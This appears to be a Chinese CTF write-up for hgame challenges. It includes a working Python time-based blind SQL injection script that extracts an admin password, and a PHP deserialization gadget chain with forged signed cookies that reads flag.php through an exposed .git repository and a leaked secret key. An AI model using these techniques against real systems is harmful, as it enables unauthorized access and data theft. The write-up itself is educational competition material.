 e v @ % W ` ? + N < i { 8 O k ? ? ? < K 2 2 ? ?
 < ~ f u n V T 9 B = / 27 k U B w E # & [T v U , }

Process finished with exit code 0

提取一下有用信息:

I am afraid the dishes in the second grade are too fragrant, you will not reply my text messages, so I won't give you New Year greetings this year, I hope you don't know how to praise, good night.
hgame{!f+y0u-pl4y_rem

Hello Liki4:

I am afraid that there are too many blessings on the 30th night, you will not see my greetings, I am afraid that the firecrackers in the first grade are too noisy, you will not hear my blessings,
@ind3r~Y0u^9ot=i7}

然后结合一下得到 flag hgame{!f+y0u-pl4y_rem@ind3r~Y0u^9ot=i7}

WEB

--Liki-Jail

Liki-Jail[已完成]

描述

漫长的追捕结束了，作恶多端的 Switch 被警官 Liki 捉拿归案，关押在离奇监狱
不过 Switch 好像有着不可告人的秘密，有着必须要完成的事情，他必须要逃离监狱
不巧的是监狱管理系统刚好正在维护，只有管理员可以登录系统，该怎么办呢.....

题目地址 <https://jailbreak.liki.link/>

基准分数 300

当前分数 300

完成人数 34

最开始毫无想法，后来了解了下 sqlmap，然后学习了时间盲注的知识，最后试来试去在密码处发现了 sql 注入漏洞。编写 python，把密码一位一位爆出来。

考虑到一般密码都是正常的字符，所以 ascii 码值应该都介于 30~130 之间，那么对密码的每一位都使用二分法比较，结合 if 语句，判断为真则 sleep(2)，以此确定密码的每一位。

程序如下：（得关VPN）

```
import time
import requests

url = 'https://jailbreak.liki.link/login.php'
result = ""
for a in range(1, 20):
    max = 130
    min = 30
    while max >= min:
        mid = (max + min) // 2
        print(mid)
        data = {
            "username": "admin\\",
            "password":
"/**/or/**/if(ascii(substr((select/**/group_concat(`p@ssword`)/**/from/**/u5ers)
," + str(
            a) + ",1))>" + str(mid) + ",sleep(2),0)#"
        }
        print(data['username'])
        print(data['password'])


    try:
        t1 = time.time()
        r = requests.post(url, data=data, verify=False).text
        t2 = time.time()
    except:
        t1 = time.time()
        r = requests.post(url, data=data, verify=False).text
        t2 = time.time()
    if t2 - t1 > 2:
```

```

        min = mid + 1
    else:
        max = mid
    if max == mid == min:
        result += chr(mid)
        print(str(a) + ':' + result)
        break

```

最后得到 password : sOme7hiNgseCretw4sHidd3n



最后用 admin 登录即可获得 flag

--Arknights

Arknights[已完成]

描述

r4u十连了! r4u没出夕和年! r4u自闭了! r4u写了个抽卡模拟器想要证明自己不是非酋, 这一切都是鹰角的错, r4u用git部署到了自己的服务器上, 然而这一切都被大黑客lki看在了眼里, flag位于网站根目录flag.php中

题目地址 <http://ac9f57cc79.arknights.r4u.top>

基准分数 300

当前分数 300

完成人数 61

题目说到用 git 部署到服务器, 怀疑存在 .git 文件夹。通过 git_extract 获得到了网站源码。

名称	修改日期	类型	大小
.git	2021/2/14 23:09	文件夹	
.idea	2021/2/21 16:05	文件夹	
static	2021/2/14 23:01	文件夹	
index.php	2021/2/14 23:01	JetBrains PhpSto...	4 KB
pool.php	2021/2/14 23:01	JetBrains PhpSto...	3 KB
simulator.php	2021/2/14 23:01	JetBrains PhpSto...	4 KB

接下来进行代码审计, 从头到尾没有敏感函数, 但是注意到在 **simulate.php** 中有一串 secret_key:

```
const SECRET_KEY = "7tH1PKviC9ncELTA1fPyysf6NYq7z7IA9";
```

同时 extract 函数有一个反序列化操作, 说明 **Data** 可控。

Eval 类可以 `echo this->message`, CardsPool 类的 toString 函数可以读文件。

所以要做的就是将 Eval 类的 \$msg 指向 ClassPool 类, \$file 的值赋值为 \$file。随后生成序列化后的字符串, 再经过 base64 编码, 放回到 index.php 的 cookie 中, 便会获得加密后的 cookie。

构造 test.php:

```
<?php
class CardsPool
{

    public $cards;
    private $file="flag.php";
}

class Eeeeeeeval11111111{
    public $msg;
}

$a = new Eeeeeeeval11111111();
$a->msg = new CardsPool();
echo serialize($a)."<br>";
echo base64_encode(serialize($a))."<br>";
```

本地运行得到编码后的序列化对象：

```
O:17:"Eeeeeeeval11111111":1:{s:3:"msg";O:9:"CardsPool":2:{s:5:"cards";N;s:15:"CardsPoolfile";s:8:"flag.php";}}
TzoxNzoiRWVlZWVlZXZhbGxsbGxsbGwiOjE6e3M6MzoibXNnJtPOjk6lkNhcmRzUG9vbCI6Mjpp7czo1OiJYXJkcy17TjtzOjE1OiIAQ2FyZHNQb29sAGZpbGUlO3M6ODoiZmxhZy5waHAiO319
```


本地运行网站源代码，在 extract 函数 中加一句 echo 用来输出加密后的 cookie：

```
public function extract($session){


    $sess_array = explode( separator: ".", $session);
    $data = base64_decode($sess_array[0]);
    $sign = base64_decode($sess_array[1]);
    echo "<br>". "Cookie: ".base64_encode($data).".".base64_encode(md5( string: $data . self::SECRET_KEY))."<br>";

    if($sign === md5( string: $data . self::SECRET_KEY)){
        $this->sessionData = unserialize($data);
    }else{
        unset($this->sessionData);
        die("Go away! You hacker!");
    }
}
```

打开 index.php，将 cookie 改为之前 test.php 序列化后的字符串，刷新得到加密后的 cookie。



复制 cookie，打开网站，替换cookie，刷新。



啥也没发生，但是查看网页源代码就出现了 flag

```
<html lang="en">
<head>...</head>
<body class="text-center" cz-shortcut-listen="true"> == $0
  <div class="d-flex w-100 h-100 p-3 mx-auto flex-column">...</div>
  <div>...</div>
</body>
</html>
<!--?php
//hgame{XI-4Nd-n!AN-D0e5Nt_eX|5T~4t_ALL}-->
```

参考文章:

[参考链接](#)